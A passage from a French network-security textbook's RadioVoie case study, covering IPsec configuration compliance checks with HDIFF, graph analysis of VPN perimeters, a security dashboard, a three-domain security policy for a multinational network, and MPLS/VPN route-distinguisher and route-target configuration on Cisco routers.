           r+: set peer [0-9]{1,3}(\.[0-9]{1,3}){3}
           r : set transform-set [A-Za-z0-9_]+
           r : match address [0-9]+

           # refuse tout autre élément de configuration
           r0 : .*
    }

    # accepte tout autre élément de configuration
    r* :.*
}
```

Si nous exécutons le programme HDIFF sur une configuration qui ne respecte pas le patron de sécurité, nous obtenons les résultats suivants :

```
margot/17.1$ hdiff -f ipsec.tp conf3.txt|vhdiff

IN BLOCK conf3.txt 5: crypto isakmp policy 10
PATTERN 20 ‘rcx=0<‘:  .*
DUPL ERR 6:  encr des

IN BLOCK conf3.txt 5: crypto isakmp policy 10
PATTERN 20 ‘rcx=0<‘:  .*
DUPL ERR 9:  group 1
```

```
IN BLOCK conf3.txt 5: crypto isakmp policy 10
PATTERN 14 'fcx=1<':  encr 3des
COUNTED 0

IN BLOCK conf3.txt 5: crypto isakmp policy 10
PATTERN 17 'fcx=1<':  group 2
COUNTED 0

IN BLOCK conf3.txt 13: crypto map IPsec_2_1 10 ipsec-isakmp
PATTERN 27 'rcx=1<':  set transform-set [A-Za-z0-9_]+
COUNTED 0
```

Cet exemple illustre en première erreur qu'une politique ISAMKP (ligne 5 de la configuration) n'est pas conforme au patron de sécurité parce qu'elle contient une ligne de configuration de type `encr des` (ligne 20 du patron). La configuration doit être mise à niveau en précisant `encr 3des` plutôt que `encr des`.

De même, une autre erreur illustre qu'une politique ISAMKP (ligne 5 de la configuration) n'est pas conforme au patron de sécurité parce qu'elle ne contient pas la ligne de configuration de type `group 2` (ligne 17 du patron). La configuration doit être mise à niveau en ajoutant `group 2`.

Il est ainsi possible avec l'outil HDIFF de contrôler en profondeur les configurations IPsec et de fournir des données utiles pour l'établissement d'un tableau de bord de la sécurité.

Analyse de périmètres

Bien qu'il soit important de contrôler les configurations des équipements réseau, il est non moins primordial de valider les périmètres IPsec implémentés. Pour y parvenir, nous utilisons l'outil GRAPH, ainsi qu'un script d'extraction utilisé pour déterminer les nœuds et les arcs de notre graphe IPsec VPN.

Avant d'utiliser l'outil GRAPH, il nous faut définir les nœuds et arcs de notre graphe. Pour cela, nous considérons tout d'abord que le nom d'une cryptomap suit la règle de configuration suivante :

```
IPsec_X_Y
   X : identifiant unique d'un VPN IPsec
   Y:  instance d'une nouvelle politique pour un VPN IPsec


Par exemple, la cryptomap IPsec_1_1 correspond au VPN 1 et à la politique de sécurité 1.
De même, IPsec_1_2 correspond au VPN 1 et à la politique de sécurité 2.
```

Si, pour chaque configuration, nous arrivons à renseigner les champs de la table IPsec suivante (il peut y avoir plusieurs enregistrements par configuration de routeur), il est possible de construire le graphe IPsec VPN :

```
table IPsec
    champ : NomRouteur : nom du routeur
    champ : CryptoMapId : identifiant unique d'un VPN IPsec
```

```
    champ : IpAdr : adresse ip de l'interface ou est appliquée une cryptomap
    champ : IpAdrDest : adresse ip destinatrice du tunnel IPsec
```

Une fois la table IPsec construite à partir de l'extraction des informations contenues dans les configurations, le produit cartésien de la table IPsec par elle-même, sous réserve que l'adresse IP de l'interface (où est appliquée une cryptomap) soit égale à l'adresse IP destinatrice du tunnel IPsec et que les `CryptoMapId` soient identiques, donne tous les arcs de notre graphe IPsec, comme l'illustre la requête SQL suivante :

```
SELECT
        Ipsec.NomRouteur, Ipsec.CryptoMapId, Ipsec.IpAdr,
        Ipsec.IpAdrDest,
        Ipsec_1.NomRouteur, Ipsec_1.CryptoMapId, Ipsec_1.IpAdr,
        Ipsec_1.IpAdrDest
FROM
        Ipsec, Ipsec AS Ipsec_1
WHERE
        Ipsec.IpAdrDest=Ipsec_1.IpAdr and
        Ipsec.CryptoMapId = Ipsec_1.CryptoMapId
```

Un sommet du graphe IPsec est donc représenté par le couple (`NomRouteur/CryptoMapId`), et un arc par un enregistrement trouvé par le produit cartésien précédemment décrit. Par ailleurs, l'asymétrie de configuration d'un tunnel IPsec indique que le graphe IPsec construit est dirigé.

Une fois les nœuds et les arcs extraits de la ou des configurations, nous fournissons ces données à l'outil GRAPH, lequel calcule les composantes connexes (s'il existe un chemin entre toute paire de sommets (*x*,*y*) de la composante) et fortement connexes (si, pour toute paire de sommets (*x*,*y*) de la composante, il existe un chemin de *x* à *y* et de *y* à *x*) du graphe IPsec VPN.

Les nœuds contenus dans une composante connexe impliquent qu'ils communiquent entre eux. Si les composantes connexes ne sont pas égales aux composantes fortement connexes, c'est qu'il y a des inconsistances de configuration. De même, toute configuration non bidirectionnelle entre deux sommets révèle des inconsistances de configuration.

Si nous appliquons cette méthode à l'exemple suivant, composé de deux configurations (**conf.txt1** et **conf.txt2**), nous obtenons les résultats suivants :


```
margot/17.1$ ./ipsec_graph.sh
<stdin>: 4 nodes, 4 edges, 1644 bytes
# nodes = 4
# edges = 4
#
N       ./conf1.txt-192.168.1.1/192.168.1.154-ipsec1
N       ./conf2.txt-192.168.1.154/192.168.1.1-ipsec1
N       ./conf1.txt-192.165.1.1/192.165.1.154-ipsec2
N       ./conf3.txt-192.165.1.154/192.165.1.1-ipsec2
#
U       ./conf1.txt-192.168.1.1/192.168.1.154-ipsec1 ./conf2.txt-192.168.1.154/
          192.168.1.1-ipsec1
```

```
U       ./conf2.txt-192.168.1.154/192.168.1.1-ipsec1 ./conf1.txt-192.168.1.1/
          192.168.1.154-ipsec1
U       ./conf1.txt-192.165.1.1/192.165.1.154-ipsec2 ./conf3.txt-192.165.1.154/
          192.165.1.1-ipsec2
U       ./conf3.txt-192.165.1.154/192.165.1.1-ipsec2 ./conf1.txt-192.165.1.1/
          192.165.1.154-ipsec2

connected component (2 nodes):
{ ./conf1.txt-192.168.1.1/192.168.1.154-ipsec1 ./conf2.txt-192.168.1.154/
    192.168.1.1-ipsec1 }
connected component (2 nodes):
{ ./conf1.txt-192.165.1.1/192.165.1.154-ipsec2 ./conf3.txt-192.165.1.154/
    192.165.1.1-ipsec2 }
strongly connected component (2 nodes):
{ ./conf1.txt-192.168.1.1/192.168.1.154-ipsec1 ./conf2.txt-192.168.1.154/
    192.168.1.1-ipsec1 }
strongly connected component (2 nodes):
{ ./conf1.txt-192.165.1.1/192.165.1.154-ipsec2 ./conf3.txt-192.165.1.154/
   192.165.1.1-ipsec2 }
```

Les résultats de l'outil GRAPH indiquent que les deux composantes fortement connexes suivantes ont été trouvées, comme l'illustre la figure 17.6 :

Figure 17.6

Composantes fortement connexes IPsec



- Composante 1 : le VPN `ipsec1` référencé par `./conf1.txt-192.168.1.1/192.168.1.154-ipsec1` est connecté au VPN `ipsec1` référencé par `./conf2.txt-192.168.1.154/192.168.1.1-ipsec1`.
- Composante 2 : le VPN `ipsec2` référencé par `./conf1.txt-192.165.1.1/192.165.1.154-ipsec2` est connecté au VPN `ipsec2` référencé par `./conf3.txt-192.165.1.154/192.165.1.1-ipsec2`.

Le contrôle de sécurité consiste donc à vérifier si les périmètres sont bien en ligne avec ce qui aurait dû être configuré. En cas d'erreur, c'est que l'isolation des périmètres n'est plus assurée. Ce contrôle doit aussi être pris en compte afin de fournir des données utiles pour l'établissement d'un tableau de bord de la sécurité.

Exemple d'un tableau de bord de la sécurité réseau

Le tableau 17.1 récapitule les éléments de l'architecture réseau qui permettent d'établir un tableau de bord de sécurité pour l'extension du réseau RadioVoie.

Tableau 17.1 Exemples de données permettant de construire un tableau de bord

Sous-réseau	Catégorie	Élément
Intranet	Configuration	Des commutateurs (vérification VLAN, analyse des configurations des VLAN, etc.) et routeurs (vérification ACL, etc.)
	Événement réseau	Des commutateurs (accès non autorisés, accès autorisés mais de sources imprévues, etc.) et routeurs (violation ACL, etc.)
	Balayage réseau	Sur les commutateurs, routeurs, LAN et systèmes connectés
Recherche	Configuration	Des commutateurs (vérification VLAN, analyse des configurations des VLAN, etc.), routeurs (vérification ACL, etc.), boîtiers IPsec (vérification des règles, etc.) et pare-feu (vérification des règles, etc.)
	Événement réseau	Des commutateurs (accès non autorisés, accès autorisés mais de sources imprévues, etc.), routeurs (violation ACL, etc.), boîtiers IPsec (sessions échouées, etc.) et pare-feu (sessions échouées, etc.)
	Balayage réseau	Sur les commutateurs, routeurs, boîtiers IPsec, pare-feu, LAN (DMR R&D) et systèmes connectés
Intersite	Configuration	Des commutateurs (vérification VLAN, etc.), routeurs (vérification ACL, etc.), boîtiers IPsec (vérification des règles, etc.) et pare-feu (vérification des règles, etc.)
	Événement réseau	Des commutateurs (accès non autorisés, etc.), routeurs (violation ACL, etc.), boîtiers IPsec (sessions échouées, sessions intranet, etc.) et pare-feu (sessions échouées, sessions intranet, etc.)
	Balayage réseau	Sur les commutateurs, routeurs, boîtiers IPsec, pare-feu, LAN (DMZ entrante, DMZ Interco) et systèmes connectés
Internet	Configuration	Des commutateur (vérification VLAN, etc.), routeur (vérification ACL, etc.), boîtier IPsec (vérification des règles, etc.) et pare-feu (vérification des règles, etc.)
	Événement réseau	Des commutateur (accès non autorisés, etc.), routeur (violation ACL, etc.), boîtier IPsec (sessions échouées, sessions Internet, etc.) et pare-feu (sessions échouées, sessions Internet, etc.)
	Balayage réseau	Sur les commutateur, routeur, boîtier IPsec, pare-feu, LAN (DMZ entrante, DMZ sortante) et systèmes connectés
Tierce partie	Configuration	Des commutateur (vérification VLAN, etc.), modems (vérification des contrôles d'accès, etc.), boîtier IPsec (sessions échouées, etc.), serveurs dédiés (vérification des services ouverts, vérification de l'intégrité des fichiers sensibles, etc.) et pare-feu (vérification des règles, etc.)
	Événement réseau	Des commutateur (accès non autorisés, etc.), modems (routeurs accès non autorisés, etc.), boîtier IPsec sessions échouées, etc.), pare-feu (violation des règles, etc.) et serveurs dédiés RAS (sessions échouées, etc.)

Tableau 17.1 Exemples de données permettant de construire un tableau de bord *(suite)*


	Balayage réseau	Sur les commutateur, modems, boîtier IPsec, pare-feu, LAN (DMZ entrante, DMZ RAS) et systèmes connectés
Production	Configuration	Des commutateurs (vérification VLAN, etc.), routeurs (vérification ACL, etc.) et serveurs dédiés d'authentification (vérification des services ouverts, vérification de l'intégrité des fichiers sensibles, etc.)
	Événement réseau	Des commutateurs (accès non autorisés, etc.), routeurs (violation ACL, etc.) et serveurs dédiés d'authentification (sessions échouées, etc.)
	Balayage réseau	Sur les commutateurs, routeurs, LAN et systèmes connectés
Administration	Configuration	Des commutateurs (vérification VLAN, analyse des configurations des VLAN, etc.) et routeurs (vérification ACL, etc.)
	Événement réseau	Des commutateurs (accès non autorisés, accès autorisés mais de sources imprévues, etc.) et routeurs (violation ACL, etc.)
	Balayage réseau	Sur les commutateurs, LAN et systèmes connectés

Le tableau de bord de la sécurité peut être constitué de nombreuses courbes suivant les domaines concernés.

Par exemple, l'évolution dans le temps du nombre de faiblesses de sécurité détectées par les contrôles interne et externe permet de donner une mesure de l'application de la politique de sécurité réseau.

La figure 17.7 illustre le fait que les faiblesses détectées par le contrôle interne de sécurité sont les mêmes que celles détectées par le contrôle externe au mois de février. Après correction des faiblesses de sécurité, nous observons une baisse commune des deux courbes de mars à mai. Si la courbe du contrôle externe ou interne ne décroissait pas, une investigation de sécurité devrait être menée afin de trouver et de clarifier la cause de ces faiblesses de sécurité.

Figure 17.7
Évolution du nombre de faiblesses de sécurité détectées



RadioVoie étend son réseau à l'international

Les parts de marché acquises et le succès des produits de RadioVoie permettent à l'entreprise d'étendre sa base de clients et son ambition de croissance.

De nombreux prospects, tant militaires que du domaine public, originaires des États-Unis, d'Europe et d'Asie, sont devenus des clients.

Besoins à satisfaire

Afin de faire face à cette forte croissance d'activité, RadioVoie décide de créer des agences satellites dans les pays où le nombre de ses clients est important, afin de répondre à la demande croissante de support et de service.

Chaque agence est autonome, financièrement et opérationnellement, mais doit suivre les règles de sécurité communes définies par le DSSI de l'entreprise. Toutes les agences sont considérées comme des entreprises de la multinationale RadioVoie.

Les sites de production disposent d'un réseau de recherche et développement, d'un réseau bureautique et d'un réseau de production. En dehors des sites de production, les agences ne disposent que de réseaux bureautiques. Le réseau global interconnectant les différentes agences doit offrir des garanties de qualité de service ainsi que des mécanismes d'isolation de trafic offrant un premier niveau de sécurité réseau.

Les militaires de chacun des pays où RadioVoie est implantée ont des exigences de sécurité draconiennes. Tous exigent qu'une unité de production soit implémentée dans leur pays respectif selon des contraintes de sécurité particulières. L'entreprise réussit à limiter ces contraintes en regroupant les pays appartenant à l'OTAN dans une même unité de production située à Bruxelles. Ce site obéit aux mêmes contraintes que Mouans-Sartoux.

Compte tenu des enjeux stratégiques et financiers liés au développement de l'entreprise, RadioVoie décide d'investir à la fois dans le réseau et dans les solutions de sécurité qui seront retenues.

Étude de risques

Plusieurs acteurs jouent un rôle clé dans le réseau interconnectant les entreprises de la multinationale. Ces acteurs sont l'opérateur de télécommunications, l'entité de sécurité de la multinationale et les équipes de recherche-développement, de production et de bureautique. Chacun de ces rôles est associé à une responsabilité de sécurité, qui peut être d'ordre physique ou logique. Un des risques majeurs encouru par RadioVoie est que ces responsabilités ne soient pas clairement définies, introduisant de fait une mauvaise compréhension de la sécurité et des failles résultantes.

L'architecture technique mise en place distingue donc des périmètres de sécurité ainsi que des objectifs de sécurité à mettre en place. Il s'agit de limiter les risques d'infiltration par une séparation des éléments de sécurité par périmètre.

Reste la solution d'interconnexion réseau, qui doit fournir une isolation du trafic et des options de qualité de service afin de diminuer les risques associés à l'intégrité et à la disponibilité des services réseau.


Politique de sécurité réseau

D'après les besoins à satisfaire et l'étude de risques, RadioVoie définit une politique de sécurité minimale, qui s'appuie sur des domaines de sécurité pour attribuer aux acteurs des responsabilités d'ordre physique et logique.

Comme expliqué précédemment, les acteurs de la politique de sécurité sont l'opérateur de télécommunications, qui offre la connectivité réseau aux sites des entreprises de la multinationale, l'entité de sécurité de la multinationale, qui a en charge la définition de la politique de sécurité réseau et la gestion des équipements de sécurité connectés au réseau, et les équipes de recherche et développement, de production et de bureautique, qui doivent se conformer à la politique de sécurité réseau et être les correspondants sécurité de leur réseau respectif.

Le modèle sécuritaire proposé repose sur l'architecture illustrée à la figure 17.8.

Figure 17.8
Séparation logique des périmètres de sécurité



Le service d'interconnexion des entreprises de la multinationale est réalisé au travers du réseau de l'opérateur de télécommunications. Il s'agit du premier domaine de sécurité, identifié sous le nom « domaine réseau ».


Pour chaque entreprise de la multinationale, une zone d'accès est définie, dont la fonction consiste à interconnecter le réseau interne intranet de l'entreprise au réseau interentreprise. Cette zone a en outre pour rôle d'établir une première zone de sécurité entre ces réseaux. Il s'agit du deuxième domaine de sécurité, identifié sous le nom « domaine d'accès ».

Pour chaque entreprise, une zone intranet local connecte le réseau d'entreprise à la zone d'accès. Cette zone devant évidemment être sécurisée, un deuxième niveau de sécurité du réseau interne intranet de l'entreprise est défini. Il s'agit du troisième domaine de sécurité, identifié sous le nom « domaine intranet ».

Politique de sécurité du domaine réseau

Le domaine de sécurité relatif au réseau interconnectant les différentes entreprises de RadioVoie est sous la responsabilité de l'opérateur de télécommunications, comme l'illustre la figure 17.9.

Figure 17.9
Périmètre du domaine réseau



La politique de sécurité minimale relative au domaine réseau édicte les règles de sécurité suivantes :


- *« L'opérateur de télécommunications offre un service de réseau privé virtuel non accessible depuis Internet. »*
- *« L'opérateur de télécommunications explique les mécanismes de sécurité mis en œuvre sur son réseau et ses services de réseau privé virtuel. »*
- *« L'opérateur de télécommunications garantit et démontre que le périmètre logique de sécurité du réseau privé virtuel offert est limité au réseau privé virtuel de la multinationale RadioVoie. »*
- *« L'opérateur de télécommunications mène des contrôles de sécurité logique sur les configurations des équipements offrant le service de réseau privé virtuel et diffuse les rapports du réseau privé virtuel à la multinationale RadioVoie. »*
- *« L'opérateur de télécommunications s'engage à donner toutes les informations relatives à des incidents de sécurité qui mettraient en péril l'isolation du réseau privé virtuel de la multinationale RadioVoie. »*
- *« Un point de contact sécurité avec l'opérateur de télécommunications est établi, incluant les procédures de réponse aux incidents. »*

Politique de sécurité du domaine d'accès

Le domaine de sécurité relatif à la zone d'accès entre le réseau intranet d'une des entreprises de RadioVoie et le domaine réseau est sous la responsabilité physique de l'entreprise concernée et sous la responsabilité logique de l'opérateur de télécommunications pour les équipements offrant le service de connexion au domaine réseau, comme illustré à la figure 17.10.

Tout équipement n'appartenant pas à l'opérateur de télécommunications est sous la responsabilité logique de l'entreprise.

Figure 17.10
Périmètre du domaine accès



La politique de sécurité minimale relative au domaine d'accès édicte les règles de sécurité suivantes :


- *« L'opérateur de télécommunications démontre que l'équipement de connexion au réseau privé virtuel installé dans un site physique d'une entreprise de RadioVoie ne permet pas d'accéder au réseau privé virtuel de la multinationale. »*
- *« L'opérateur de télécommunications permet, si nécessaire, d'ajouter aux équipements de connexion au réseau privé virtuel de la multinationale des filtrages sur protocoles. »*
- *« Les échanges réseau transitant sur le réseau privé virtuel de la multinationale sont chiffrés. »*
- *« L'établissement de tunnels chiffrés entre deux sites est authentifié à l'aide de certificats électroniques. »*
- *« Les certificats sont utilisés pour authentifier les sessions réseau. Ces certificats électroniques ne sont pas fournis par l'opérateur de télécommunications mais par une infrastructure à clés publiques propre à la multinationale et à ses entreprises. »*
- *« Les équipements réseau et de chiffrement sont hébergés dans une salle informatique protégée des menaces physiques (humidité, feu, chaleur, etc.) et à accès restreint et contrôlé. »*
- *« Des procédures d'incident de sécurité de la zone d'accès sont définies par l'entreprise ayant la gestion de la zone d'accès. »*

Politique de sécurité du domaine intranet

Le domaine de sécurité relatif au réseau intranet de l'entreprise est sous la responsabilité physique et logique de l'entreprise, comme illustré à la figure 17.11.

La politique de sécurité minimale relative au domaine intranet édicte les règles de sécurité suivantes :

Figure 17.11
Périmètre du domaine intranet



- *« Un système de filtrage du trafic échangé entre le domaine d'accès et le domaine intranet est mis en place. »*
- *« Un système de translation d'adresse et de port de services est implémenté afin de cacher le plan d'adressage interne du réseau d'une entreprise. »*
- *« Tout incident de sécurité détecté est répertorié et fait l'objet d'une enquête. De plus, tout incident de sécurité est aussitôt connu de toutes les entreprises de la multinationale. »*
- *« Les journaux d'activité des systèmes de filtrage, translation et détection d'intrusion sont centralisés et soumis à des logiciels de corrélation afin de détecter ou de confirmer des incidents de sécurité. Les journaux d'activité sont archivés et sauvegardés sur un support physique. »*
- *« Des procédures d'incident de sécurité de la zone intranet sont définies par l'entreprise concernée. »*

Solution de sécurité

Le réseau de RadioVoie comprend désormais les sites illustrés à la figure 17.12.

Figure 17.12
Les sites du réseau RadioVoie

RadioVoie mettant en œuvre une solution technique pour chaque domaine de sécurité réseau, nous présentons ces solutions pour chacun de ces domaines. Nous détaillerons ensuite les risques couverts et les risques restants à couvrir.


Solution de sécurité pour le domaine réseau

L'une des problématiques récurrentes des réseaux est de faire transiter des données le plus rapidement et le plus sûrement possibles. La disponibilité des services réseau est généralement couverte par la topologie du réseau. Quant à l'intégrité des services réseau, elle est généralement couverte par les protocoles réseau.

Dans les réseaux IP, le routage des paquets s'effectue sur les adresses IP, ce qui nécessite de lire les en-têtes IP à chaque passage dans un nœud réseau. Pour réduire ce temps de lecture, deux protocoles ont vu le jour afin d'améliorer le transit global par une commutation des paquets au niveau 2 et non plus 3, comme le fait IP. Ces protocoles sont ATM (Asynchronous Transfer Mode), sur une initiative de l'ATM Forum, et MPLS (MultiProtocol Label-Switching), sur une initiative de Cisco et IBM. Dans la mesure où le protocole MPLS est devenu un standard IETF (Internet Engineering Task Force) et qu'il s'est imposé face à l'ATM, nous nous penchons davantage sur ce protocole et ses fonctionnalités.

Plutôt que de décider du routage des paquets dans le réseau à partir des adresses IP, MPLS s'appuie sur des *labels*, ou étiquettes. La commutation de paquets se réalise sur ces labels et ne consulte plus les informations relatives au niveau 3, incluant les adresses IP. En d'autres termes, l'acheminement ou le routage des paquets est fondé sur les labels et non plus sur les adresses IP, comme sur le réseau Internet. La figure 17.13 illustre ce mode de fonctionnement.

Figure 17.13
Commutation des paquets dans un réseau MPLS



Même si l'amélioration des équipements hardware ne rend plus aussi nécessaire qu'auparavant la commutation au niveau 2 plutôt qu'au niveau 3, le protocole MPLS offre des avantages notables par rapport au protocole IP. Il est, par exemple, possible de créer des réseaux privés virtuels reposant sur des classes de services afin de garantir des délais d'acheminement.

Un réseau privé virtuel MPLS/VPN permet de connecter des sites distants sur un réseau partagé par tous les clients. Le trafic du réseau privé virtuel est isolé logiquement des

autres trafics VPN. Cette isolation est réalisée par un mécanisme de routage fondé sur le protocole MP-BGP, qui est une extension du protocole de routage BGP (Border Gateway Protocol) pour les réseaux MPLS.


Le protocole MP-BGP fonctionne en collaboration avec un protocole de distribution de labels, LDP (Label Distribution Protocol), afin d'associer un label à une route externe. Dans ce cas, deux niveaux de labels sont utilisés, le premier correspondant à la route dans le VPN concerné, et le second correspondant au PE permettant d'atteindre le prochain saut BGP.

Chaque VPN peut faire transiter les classes d'adresses IP qu'il désire sans qu'il y ait de conflit d'adresse IP avec d'autres VPN, puisque chaque VPN a sa propre table de routage et que, sur les réseaux MPLS, la commutation du trafic réseau est réalisée sur des labels uniques, et non sur des adresses IP. Pour cela, un identifiant, appelé RD (Route Distinguisher), est accolé à chaque sous-réseau IPv4 afin de créer une route VPNv4.

Un réseau MPLS/VPN est composé de routeurs P (Provider), dédiés à la commutation, ou LSR (Label Switch Router), de routeurs PE (Provider Edge), dédiés à la création des MPLS/VPN ainsi qu'a la connectivité avec les équipements localisés chez les clients, ou LER (Label Edge Router), et de routeurs CE (Customer Edge), installés chez les clients et connectés aux routeurs PE.

Seuls les routeurs PE contiennent la définition effective des MPLS/VPN, les routeurs P et CE n'ayant aucune connaissance de la configuration des MPLS/VPN. Les routeurs P commutent des labels MPLS, tandis que les routeurs CE commutent des adresses IP, comme l'illustre la figure 17.14.


Figure 17.14
Connexions à un réseau MPLS



La sécurité logique d'un MPLS/VPN repose sur la configuration logique du VPN dans les configurations des routeurs PE.

Pour mieux comprendre les enjeux de configuration des MPLS/VPN, prenons l'exemple de deux VPN (rouge, bleu), que nous allons définir afin de relier deux sites différents pour chacun des VPN, comme illustré à la figure 17.15.

Figure 17.15
Réseaux privés virtuels sur un réseau MPLS



Nous avons vu que le RD permettait de garantir l'unicité des routes VPNv4 échangées entre les PE, mais ne définissait pas la manière dont les routes étaient insérées dans les VPN. Pour y parvenir, l'import et l'export de routes sont réalisés à l'aide d'une communauté étendue BGP, appelée RT (Route-Target). Les route-targets doivent être vues comme des filtres appliqués sur les routes VPNv4.

Les routeurs CE1 et CE2 rouge appartiennent au MPLS/VPN rouge et les routeurs CE1 et CE2 bleu au MPLS/VPN bleu. La configuration des routeurs PE permet de créer ces VPN sur le réseau par les configurations décrites ci-dessous des deux PE (implémentation Cisco).

Configuration du routeur PE, connecté à CE1 rouge et CE1 bleu :

! Définition du MPLS/VPN rouge :

```
ip vrf rouge
! La valeur du rd (route distinguisher) permet d'isoler les routes
! échangées entre les PE routeurs pour chaque MPLS/VPN :
    rd x1
! Les valeurs des route-targets permettent de définir le MPLS/VPN par
! le fait que le MPLS/VPN rouge importe toutes les routes véhiculant
! la route-target 100:1 et exporte les routes apprises de son côté
! au réseau MPLS en insérant la route-target 100:1 :
    route-target import 100 : 1
    route-target export 100 : 1

! Définition du MPLS/VPN bleu :
ip vrf bleu
   rd x2
   route-target import 100 : 2
   route-target export 100 : 2

! Connexion de CE1 rouge au PE :
interface …

! Cette connexion appartient au MPLS/VPN rouge :
   ip vrf forwarding rouge
   …
```

```
! Connexion de CE1 bleu au PE :
interface …

! Cette connexion appartient au MPLS/VPN bleu :
   ip vrf forwarding bleu
   …
```

Configuration du routeur PE, connecté à CE2 rouge et CE2 bleu :

```
! Définition du MPLS/VPN rouge :
ip vrf rouge

! La valeur du rd (route distinguisher) permet d'isoler les routes
! échangées entre les PE routeurs pour chaque MPLS/VPN :
   rd x3

! Les valeurs des route-target permettent de définir le MPLS/VPN par
! le fait que le MPLS/VPN rouge importe toutes les routes véhiculant
! la route-target 100:1 et exporte les routes apprises de son côté
! au réseau MPLS en insérant la route-target 100:1 :
   route-target import 100 : 1
   route-target export 100 : 1

! Définition du MPLS/VPN bleu :
ip vrf bleu
   rd x4
   route-target import 100 : 2
   route-target export 100 : 2

! Connexion de CE2 rouge au PE :
interface …

! Cette connexion appartient au MPLS/VPN rouge :
   ip vrf forwarding rouge
   …

! Connexion de CE2 bleu au PE :
interface …

